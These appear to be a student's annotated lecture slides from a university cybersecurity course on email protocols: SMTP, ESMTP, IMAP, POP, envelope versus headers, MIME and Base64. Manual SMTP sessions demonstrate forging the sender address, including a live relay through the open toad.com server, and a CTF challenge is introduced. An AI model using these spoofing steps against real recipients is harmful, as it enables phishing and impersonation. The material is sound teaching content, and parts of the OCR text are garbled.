

Cybersecurity course

[Application Security]

Emilio Coppa

coppa@diag.uniroma1.it

Sapienza University of Rome



if you don't have gmail:

for sending email is used the protocol SMTP

for receiving email is used the protocol IMAP/POP

Background: how it works

PROTOCOLS

RFC : request for comment

Architecture and message fields:

- Internet Mail Architecture - [RFC 5598](#)
- Internet Message Format - [RFC 5322](#)

Deliver messages (client-to-server, server-to-server):

- Simple Mail Transfer Protocol (SMTP) - [RFC 780](#) [RFC5321](#)
- Extended Simple Mail Transfer Protocol (ESMTP) - [RFC 1869](#) → most used today
- Message Submission - [RFC 2476](#)
- SMTP Service Extension for Authentication (SMTP-AUTH) - [RFC 2254](#) → email with auth.


was unsafe

Retrieve messages (server-to-client):

- Internet Message Access Protocol (IMAP) - [RFC 3501](#)
- Post-Office-Protocol (POP) - [RFC 1939](#)

g mail don't use IMAP or POP
but have an own way for
contact server that store
message

INTERNET E-MAIL ARCHITECTURE (THEORY)



INTERNET E-MAIL ARCHITECTURE (PRACTICE)

Implementations have often merged different roles into the same software component:

- MSA and MTA → merged, use same code for do two different things
- MTA and MDA

Nowadays, we don't have a MUA but we tend to use a web client (e.g., GMAIL), which often uses proprietary protocol to communicate with the MSA/MTA/MDA.

HOW TO KNOW THE NEXT HOP?

we have to do a DSN query

MX record in DNS

```
> dig webhack.it MX  
domain of email  
webhack.it. 300 IN MX 10 _dc-mx.0f6e60b2ba39.webhack.it.
```

ttl

this is the domain of next hop

```
> dig 10 _dc-mx.0f6e60b2ba39.webhack.it.  
  
_dc-mx.0f6e60b2ba39.webhack.it. 209 IN A 62.149.128.151  
_dc-mx.0f6e60b2ba39.webhack.it. 209 IN A 62.149.128.163  
_dc-mx.0f6e60b2ba39.webhack.it. 209 IN A 62.149.128.157  
_dc-mx.0f6e60b2ba39.webhack.it. 209 IN A 62.149.128.160  
_dc-mx.0f6e60b2ba39.webhack.it. 209 IN A 62.149.128.166  
_dc-mx.0f6e60b2ba39.webhack.it. 209 IN A 62.149.128.154
```

type A: mapping a domain to a
IP address

SMTP is based on
TCP, that is based
on using ports

The MX record does not
report the port. By
default, port 25 is
used... Consumer ISP
usually blocks this
port... hence you
cannot host your mail
server.

is up to user use IMAP or POP

RETRIEVING EMAILS - PROTOCOLS

- POP: retrieve the message and it is deleted from the server
 - supports download and delete operations
 - messages are locally stored using, e.g., a mbox format
 - **messages are fetched by the client and then deleted from the server**
 - ↳ is very efficient, but there are some practical problems, not protected by encryption now POP3 has solved it.
 - connection established only when fetching messages
 - POP3 supports SSL/TLS (default port: 995)
 - ↳ encryption
- IMAP:
 - the idea is to permit even different clients to access the same mail box
 - **a copy of the message is left on the server even when fetched by a client** ↳ not need to store message?
 - the connection is kept on while the client is browsing the email (faster response time)
 - message state information: read, replied, or deleted
 - server-side searches (which could increase the load...)
 - IMAP supports SSL/TLS (default port: 993)

DELIVERING EMAIL - PROTOCOLS

- SMTP: ↗ contact a server and just send some ASCII data, then send me back, just a TCP connection.
you can connect to an SMTP server with just a telnet connection (establish a TCP connection?)
 - main commands: HELO, MAIL FROM, RCPT TO, DATA, VRFY/EXPN, TURN, AUTH, RSET, HELP, QUIT
 - ESMTP: ↗ start with HELO
say who you are ↗ and provide some information
 - new commands: EHLO, STARTTLS, SIZE, 8BITMIME, ATRN, CHUNKING, DSN, ETRN, PIPELINING, SMTPUTF8, UTF8SMTP
 - support for encrypted connections on SSL/TLS
- evolution of SMTP encrypted
- ↳ maybe, at start it was encrypted

How to use these commands in practice to send a message?

MESSAGE FORMAT

three parts

Three parts:

1. Message Envelope:

Like a "shipping label" containing
info mainly for routing. *inside the path
is very compact for server*


2. Message Header:

open in best destination

Metadata like the sender, receiver(s),
properties of the message. *(not for
routing)*

3. Message Body:

the actual content



MESSAGE ENVELOPE

It is designed to contain minimal info about sender/receiver that can be quickly processed by SMTP servers along the route (possibly multi hops). Message headers instead may contain a lot of info, which are mostly useful to the last SMTP server.

Main fields:

→ could be different from sender of the message

- **MAIL FROM:** *bounce address*, i.e., where to send back the message in case of failure.
Alternative names: **RETURN PATH, REVERSE PATH, BOUNCE ADDRESS**
- **RCPT TO:** receiver's address, which may be more than one in case of, e.g., CC/BCC.
↳ DSN query for each

Example: ssmtp with a ESMTP Server (1)

> cat /etc/ssmtp/ssmtp.conf *for sending message to first setup*

```
FromLineOverride=YES
hostname=webhack.it          // my domain
root=noreply@webhack.it
mailhub=smt�.аруба.ит:465    // ESMTP server that will accept ($$$) to deliver mails for my domain
AuthUser=noreply@webhack.it // username for authentication
AuthPass=<password>         // password for authentication
AuthMethod=LOGIN              // username and password will be sent in BASE64
UseTLS=YES                   // the connection is encrypted with TLS
```

Example: ssmtp with a ESMTP Server (2)

```
> ssmtp -v coppa@diag.uniroma1.it < mail.txt      to send an email  
[<-] 220 smtpdh15.ad.aruba.it Aruba Outgoing Smtplib ESMTP server ready → establish connection  
[->] EHLO webhack.it my domain, who i am  
[<-] 250 OK  
[->] AUTH LOGIN → provide authentication  
[<-] 334 VXNlcm5hbWU6 // this is "Username:" in base64  
[->] <base64-encoded-username>  
[<-] 334 UGFzc3dvcnQ6 // this is "Password:" in base64  
[->] <base64-encoded-password>  
[<-] 235 2.7.0 ... authentication succeeded → define envelope  
[->] MAIL FROM:<noreply@webhack.it>  
[<-] 250 2.1.0 <noreply@webhack.it> sender ok  
[->] RCPT TO:<coppa@diag.uniroma1.it>  
[<-] 250 2.1.5 <coppa@diag.uniroma1.it> recipient ok  
[->] DATA // We ask permission to send the other parts of the message DATA  
[<-] 354 OK // Now, we should send the message header and body
```

NOTE: You may use telnet to send these commands. However, most SMTP servers nowadays requires a SSL connection hence it would not work. One solution is to use OpenSSL.

Example: manual session

```
> openssl s_client -connect smtps.aruba.it:465 -crlf -ign_eof
220 smtpdh06.ad.aruba.it Aruba Outgoing Smtip ESMTP server ready
> EHLO aasass.com          // fake....
250-smtpdh06.ad.aruba.it hello [5.171.189.7], pleased to meet you
> AUTH PLAIN XXXXXXXXXXXX==    // echo -ne '\00username\00password' | base64
235 2.7.0 ... authentication succeeded
> MAIL FROM: test@test.com    // spoofed address...
250 2.1.0 <test@test.com> sender ok
> RCPT TO: coppa@diag.uniroma1.it
250 2.1.5 <coppa@diag.uniroma1.it> recipient ok
> DATA
354 OK
```

What inside DATA ↴

MESSAGE HEADERS

Fields:

From the point of the user, not from the routing

- From: The email address, and optionally the name of the author(s)
- Date: The local time and date when the message was written
- To: The email address(es), and optionally name(s) of the message's recipient(s). Indicates primary recipients (multiple allowed)
- Subject: A brief summary of the topic of the message. Certain abbreviations are commonly used in the subject, including "RE:" and "FW:"

similar to RCPT TO
but not equal
↑

Envelope is something needed to the server for the routing
headers usually used in last hopes

INFO MESSAGE HEADERS != INFO MESSAGE ENVELOPE

- **TO:** vs **RCPT TO:**

They could be different! ↗

Ex.:

When using mail list: To in headers is the real user, the sender, but in RCPT TO use the mail list because use routing point of view

- **FROM:** vs **MAIL FROM:**

They could be different!

Why?

A common answer is to support automated processes sending mail (e.g., mailing lists) and to send the same message to different receivers (e.g., cc).

carbon copy

MESSAGE HEADERS (2)

Other common fields:

- **Cc:** Carbon copy; Many email clients will mark email in your inbox differently depending on whether you are in the To: or Cc: list.
- **Bcc:** Blind Carbon Copy; addresses added to the SMTP delivery list but not (usually) listed in the message data, remaining invisible to other recipients.
- **Content-Type:** Information about how the message is to be displayed, e.g., a MIME type.
- **Content-transfer-encoding:** encoding used by the content

MESSAGE HEADERS (3)

Other common fields:

→ id assigned by sending server

- **Message-ID:** Automatically generated field; used to prevent multiple delivery and for reference in In-Reply-To:
- **References:** Message-ID of the message that this is a reply to, and the message-id of the message the previous reply was a reply to, etc.
- **Reply-To:** Address that should be used to reply to the message
- **In-Reply-To:** Message-ID of the message that this is a reply to. Used to link related messages together. This field only applies for reply messages
- **Sender:** Address of the actual sender acting on behalf of the author listed in the From: field (secretary, list manager, etc.)
- **Archived-At:** A direct link to the archived form of an individual email message

TRACE FIELDS IN MESSAGE HEADERS

headers not for the user but just for the server

- **Received:** when an SMTP server accepts a message it inserts this trace record at the top of the header (last to first) → inside message record that say who is the server that sent this message in last hop
- **Return-Path:** when the delivery SMTP server makes the final delivery of a message, it inserts this field at the top of the header
- **Auto-Submitted:** is used to mark automatically generated messages
- **For security checks, other fields may be inserted:**
e.g., **Authentication-Results** or **Received-SPF**
we discuss them later on

Example: ssmtp with a ESMTP Server (3)

```
> ssmtp -v coppa@diag.uniroma1.it < Downloads/mail.txt
...
[=>] DATA can compose the message after DATA
[<-] 354 OK
[=>] Received: by webhack.it (sSMTP sendmail emulation); Mon, 02 Aug 2021 14:51:59 +0200
[=>] Date: Mon, 02 Aug 2021 14:51:59 +0200
[=>] Bcc: noreply@webhack.it
[=>] From: noreply@webhack.it
[=>] Subject: This is an email
[=>]
[=>] AAAA Body // double \r\n to separate the header and the body
[=>] .
[=>] . // \r\n.\r\n to notify end of the DATA ⇒ .
[=<] 250 2.0.0 AXQFmbklsrXl6AXQGmdGvl mail accepted for delivery
[=>] QUIT
[=<] 221 2.0.0 smtpdh01.ad.aruba.it Aruba Outgoing Smtip closing connection
```

Example: manual session (2)

```
> openssl s_client -connect smtps.aruba.it:465 -crlf -ign_eof
220 smtpdh06.ad.aruba.it Aruba Outgoing Smtip ESMTP server ready
> EHLO aasass.com
250-smtpdh06.ad.aruba.it hello [5.171.189.7], pleased to meet you
> AUTH PLAIN XXXXXXXXXXXX==
235 2.7.0 ... authentication succeeded
> MAIL FROM: test@test.com // spoofed address...
250 2.1.0 <test@test.com> sender ok
> RCPT TO: coppa@diag.uniroma1.it
250 2.1.5 <coppa@diag.uniroma1.it> recipient ok
> DATA
354 OK
> FROM: prova@prova.com // spoofed address...
> _____
> A\nB\nC
> .
250 2.0.0 KhX3m1L40xC2nKha6mmKAG mail accepted for delivery
```

← similar in openssl

Result in...

FROM: is shown as the sender

NO WARNING TO ALERT ME THAT COULD BE SPOOFED



prova@prova.com via aruba.it

3:44 PM (10 minutes ago)

to ▾

A

B

C

→ gmail show that message is
spoofed only under certain
condition

There are still some open mail relays (2)

↳ can use to send messages
Without authentication

Gilmore owns the domain name toad.com, which is one of the 100 oldest active .com domains. It was registered on August 18, 1987. He runs^[when?] the mail server at toad.com as an open mail relay. In October 2002, Gilmore's ISP, Verio, cut off his Internet access for running an open relay, a violation of Verio's terms of service. Many people contend that open relays make it too easy to send spam. Gilmore protests that his mail server was programmed to be essentially useless to spammers and other senders of mass email and he argues that Verio's actions constitute censorship. He also notes that his configuration makes it easier for friends who travel to send email, although his critics counter that there are other mechanisms to accommodate people wanting to send email while traveling. The measures Gilmore took to make his server useless to spammers may or may not have helped, considering that in 2002, at least one mass-mailing worm that propagated through open relays — W32.Yaha — had been hard-coded to relay through the toad.com mail server.^[3]

There are still some open mail relays (3)

```
$ telnet new.toad.com 25
```

```
Trying 75.101.100.43...
```

```
Connected to new.toad.com.
```

```
Escape character is '^]'.  
HELO sheldoncooper.com
```

```
220 hop.toad.com ESMTP Sendmail 8.12.9/8.12.9; Sat, 25 Sep 2021 07:21:34 -0700
```

```
250 hop.toad.com Hello ppp-251-240.28-151.wind.it [151.28.240.251] (may be forged), pleased to meet you
```

```
MAIL FROM: sheldoncooper@tbbt.com
```

```
250 2.1.0 sheldoncooper@tbbt.com... Sender ok
```

```
RCPT TO: coppa@diag.uniroma1.it
```

```
250 2.1.5 coppa@diag.uniroma1.it... Recipient ok
```

```
DATA
```

```
354 Enter mail, end with "." on a line by itself
```

```
FROM: sheldoncooper@tbbt.com
```

```
SUBJECT: BAZINGA!!!
```

```
Hi mate, BAZINGA!
```

```
.
```

```
250 2.0.0 18PELY9S017497 Message accepted for delivery
```

```
221 2.0.0 hop.toad.com closing connection
```

```
Connection closed by foreign host.
```

There are still some open mail relays (4)



There are still some open mail relays (5)

Messaggio originale

ID messaggio	<202109251421.18PELY9S017497@hop.toad.com>
Creato alle:	25 settembre 2021 16:21 (consegnato dopo 106 secondi)
Da:	sheldoncooper@tbbt.com
A:	
Oggetto:	BAZINGA!!!
SPF:	NEUTRAL con l'IP 75.101.100.43 Ulteriori informazioni

↳ related to security

↓
i don't know

~use f.e. eval|vrate if
this is a SPAM message

There are still some open mail relays (6)

Delivered-To: coppa@diag.uniromal.it
Received: by 2002:a05:6918:13cd:b0:5f:cde4:880c with SMTP id m13csp2871822ysj;
Sat, 25 Sep 2021 07:23:20 -0700 (PDT)
X-Google-Smtp-Source: A8dhPJyFtzX9GH/VqPxBibautnNEYWRo0VzCcc5nDgKfHA6058qfjNrQIthjRJvoPcTLj6ZJ8PJ+
X-Received: by 2002:a17:90a:de0ff:: with SMTP id m15mr8770808pjv.114.1632579800082;
Sat, 25 Sep 2021 07:23:20 -0700 (PDT)
ARC-Seal: i=1; a=rsa-sha256; t=1632579800; cv=none;
server d=google.com; s=arc-20160816;
reachable from outside b=C5SbwKGolk+8fSR3ru0vtXv4yEsKz184AmY0wJX1MBr5+mooEoXP685jvAhKP/wikB
/xSeWfiJZfk9cnTTKkyZ14ni2pliz951mbiCgm0G0IRntdPn5RwdJaGBelhK9Xmc
v0Vnr7o5ZdzRcmfpTqG0Feaw5dYM976musFbSL9/izTPK00esljmJVPQoPhVlrb
Qf5kNLK+SEUPW6Mo360oeghpqzedzVZzmsRmKtbSz07loFk9+x++D2yy6ei81Sg/Zgfp
6hadTpz7ajJZstxlYMNnGqbeyQUMzHDEu0vUz/AkmLDaC3fNygiyge/6p54x5K9l2h
WfAQ==
ARC-Message-Signature: i=1; a=rsa-sha256; c=relaxed/relaxed; d=google.com; s=arc-20160816;
h=subject:from:message-id:date;
bh=Lor5ls+EttIkLdmw9sZl4wd83zR6pi4yq3Bo6Uq3NT8=;
b=wAofqGgA082+E1gYDLq4aSkq4/hUMHNEwx2udGjvTsxGoAEs8KaLii+JzrrUWexDmi
rkqChUzIoUjEgCz64KvWunz9bxo1l0Mll7KeWYuxJ4SREjpM64oXQl9zVRibQl1lmNu3
eyXwP52vncwLB4r3kca63z3coxA43ir7e3t1ldrmFnWe9p3wQ0700476ySEZaUc57F
a0A7wNoE+uX2NixJltQhsDFbi7xRsfSPtaeAr3lRaGT8obLXRWnG84xY90ij7ESvd
BqXmtixbIvlqtc0xLs5J+CYvnRwYy8eq5vx6qcovrQ3Dz/612Rrc/m970HBH06Z50zI
Vvnw==
ARC-Authentication-Results: i=1; mx.google.com;
spf=neutral (google.com: 75.101.100.43 is neither permitted nor denied by best guess record for domain of sheldoncooper@tbbt.com)
smtp.mailfrom=sheldoncooper@tbbt.com
Return-Path: <sheldoncooper@tbbt.com>
Received: from hop.toad.com [75-101-100-43.dsl.static.fusionbroadband.com. [75.101.100.43])
by mx.google.com with ESMTPS id w190si13736340pfw.171.2021.09.25.07.23.18
for <coppa@diag.uniromal.it>
(version=TLS1_2 cipher=ECDSA-AES128-GCM-SHA256 bits=128/128);
Sat, 25 Sep 2021 07:23:19 -0700 (PDT)
Received-SPF: neutral (google.com: 75.101.100.43 is neither permitted nor denied by best guess record for domain of sheldoncooper@tbbt.com) client-ip=75.101.100.43;
Authentication-Results: mx.google.com;
spf=neutral (google.com: 75.101.100.43 is neither permitted nor denied by best guess record for domain of sheldoncooper@tbbt.com)
smtp.mailfrom=sheldoncooper@tbbt.com
Received: from sheldoncooper.com (ppp-251-240.28-151.wind.it [151.28.240.251] (may be forged)) by hop.toad.com (8.12.9/8.12.9) with SMTP id 18PELY9S017497 for
coppa@diag.uniromal.it; Sat, 25 Sep 2021 07:21:52 -0700
Date: Sat, 25 Sep 2021 07:21:34 -0700
Message-ID: <202109251421.18PELY9S017497@hop.toad.com>
FROM: sheldoncooper@tbbt.com
SUBJECT: BAZINGA!!!

Hi mate, BAZINGA!

ARC is related to security

Training challenge #01

URL: <https://training01.webhack.it>

NOTE: THE CHALLENGE IS LIVE!
TRY IT TO LEARN!

Description:

WebHackIT is happy to offer you an open email relay. However, the developer is a bit dumb and it may not always work as expected...

Can you still send an email using it to admin@webhack.it?

NOTE: this is the first piece of a set of challenges on email security from the WebHackIT CTF.

To access a challenge, you have to register

User Registration

Registration Token

Registration Token

Name

Name

Surname

Surname

Student ID (Matricola)

Student ID (Matricola)

Mail (type the institutional email address if available!)

Email address (institutional email address if available)

Password

Password

Password (Verification)

Password (verification)

Register

<https://play.webhack.it/register>

REGISTRATION TOKEN:

webhacKit_2222

When opening the challenge, you have to login

- The first time you visit a challenge, e.g., <https://training01.webhack.it>
- You will be redirected to <https://play.webhack.it/login>

Please sign in

[Sign in](#) [Forgot your password?](#)

- After the login***, visit again the challenge, e.g., <https://training01.webhack.it>
- You should now see the challenge

***** During the login, the portal is setting 2 cookies (“_Host-ctf-platform” and “challenge_auth_token”): the first one is for giving you access to user-specific sections of the CTF portal, the second one is for accessing the challenges (it lasts 30 mins). **DO NOT MESS WITH THESE TWO COOKIES**. We will discuss cookies later on.**

← → C ⌂

training01.webhack.it

\$\$\$\$\$\\
\$\$ \$\$ \\
\$\$ | \$\$ | \$\$ \\
\$\$ | \$\$ | \$\$ |
\$\$ | \$\$ | \$\$ |
\$\$ | \$\$ | \$\$ |
\$\$ | \$\$ | \$\$ |
\$\$\$\$\$\\ \\\$\$\$\$\$\\
\\ / \\ / \\ / \\ / \\ /

\$\$\$\$\$\\ \$\$ \\ \$\$ \\ \$\$\$\$|\\ \$\$ | \$\$ | \$\$ |
\$\$ / \\ |\$\$\$\$\\ \$\$\$ | \$\$ | \$\$ |
\\\$\$\$\$\$\\ \$\$ \\ \$\$ \\ \$\$ | \$\$ |
\\ \$\$ \\ \$\$ | \$\$ | \\\$ / \$\$ | \$\$ |
\\\$\$\$\$\$\\ \$\$ | \\ / \$\$ | \$\$ |
\\ / \\ / \\ / \\ /

BY WEBHACK.IT

[->]

Analysis

- It is a web application that seems to emulate a TELNET session
- If we type something random, we get back error code that are similar to SMTP errors
- HELP shows some SMTP commands

....let's try to send an email!

```
$$$$$$\\
$$ |--$$ \\
$$ |--$$ |$$ \\
$$ |--$$ |$$ |$$ \\
$$ |--$$ |$$ |$$ |$$ \\
$$ |--$$ |$$ |$$ |$$ |$$ \\
$$ |--$$ |$$ |$$ |$$ |$$ |$$ \\
$$ |--$$ |$$ |$$ |$$ |$$ |$$ |$$ \\
\_____| \_____| \_____| \_____| \_____|
```

BY WEBHACK.IT

```
[->] HELO webhack.it
[<-] 250 DUMB SMTP SERVER
[->] MAIL FROM: test@test.com
[<-] 250 OK
[->] RCPT TO: admin@webhack.it
[<-] 250 OK
[->] DATA
[<-] 354 End data with <CR><LF>.<CR><LF>
[->] SUBJECT: how are you?
[->]
[->] Hey!
[->] .
[<-]
```

MAIL SUMMARY:

```
MAIL FROM: test@test.com
RCPT TO: ['admin@webhack.it']
DATA: SUBJECT: how are you?
```

Hey!

```
FLAG: WIT{ }
```

```
[->] █
```

```
$$$$$$\\ $$ \\
$$ |--$$ |$$ \\
$$ |--$$ |$$ |$$ \\
$$ |--$$ |$$ |$$ |$$ \\
$$ |--$$ |$$ |$$ |$$ |$$ \\
$$ |--$$ |$$ |$$ |$$ |$$ |$$ \\
\_____| \_____| \_____| \_____|
```

How to send richer content in the message body?

→ Problem: Ex.: there are characters not from ASCII set, send an attachment

By default, SMTP supports only **ASCII content**. Exploiting **Content-Type** and **Content-transfer-encoding**, MIME allows to encode the content with:

- BASE64
- QUOTED-PRINTABLE (QP)
- BINARY → just send raw data

Or, when the ESMTP server advertises 8BITMIME, we could directly send 8-bit data. For compatibility reasons, MIME with (BASE64, QP) is often the preferred choice.


MULTIPURPOSE INTERNET MAIL EXTENSIONS (MIME)

- Text in character sets other than ASCII
- Non-text attachments
- Message bodies with multiple parts
- Header information in non-ASCII character sets

Several RFCs: RFC-822, RFC-2045, RFC-2046, RFC-2047, RFC-2048, RFC-2049


Although MIME was designed for emails, nowadays is used also by other protocols, e.g.,
HTTP

MIME: main idea



MIME HEADERS

MIME →
use these headers



MIME: type and subtype

content-type header pics values
from this table

Type	Subtype	Description
Text	Plain	Unformatted 7-bit ASCII text; no transformation by MIME is needed
	HTML	HTML format
Multipart	Mixed	Body contains ordered parts of different data types
	Parallel	Body contains no-ordered parts of different data types
	Digest	Body contains ordered parts of different data types, but the default is message/RFC822
	Alternative	Parts are different versions of the same message
	RFC822	Body is an encapsulated message
Message	Partial	Body is a fragment of a bigger message
	External-Body	Body is a reference to another message
Image	JPEG	Image is in JPEG format
	GIF	Image is in GIF format
Video	MPEG	Video is in MPEG format
Audio	Basic	Single channel encoding of voice at 8 KHz
Application	PostScript	Adobe PostScript
	Octet-stream	General binary data (eight-bit bytes)

CONTENT-TRANSFER-ENCODING

Different values: *choose one of this*

- **7-bit** (ASCII)
 - **Binary**
 - **Base64**
 - **Quoted-Printable**
- {most common those two}*


BASE64

Content-Type: text/plain; charset=ISO-8859-1

Content-transfer-encoding: base64

BASE64 is an encoding scheme that allows to encode any data into ASCII characters. This is done by encoding each block of 6 bits into a 8-bit ASCII values. BASE64 is simple, yet it comes with space overhead (+25% bits).

mapping 6 bits to 8 bits (ASCII) value



Fixed table

BASE64 (2)

Mapping:

Index	Binary	Char	Index	Binary	Char	Index	Binary	Char	Index	Binary	Char
0	000000	A	16	010000	Q	32	100000	g	48	110000	w
1	000001	B	17	010001	R	33	100001	h	49	110001	x
2	000010	C	18	010010	S	34	100010	i	50	110010	y
3	000011	D	19	010011	T	35	100011	j	51	110011	z
4	000100	E	20	010100	U	36	100100	k	52	110100	ø
5	000101	F	21	010101	V	37	100101	l	53	110101	1
6	000110	G	22	010110	W	38	100110	m	54	110110	2
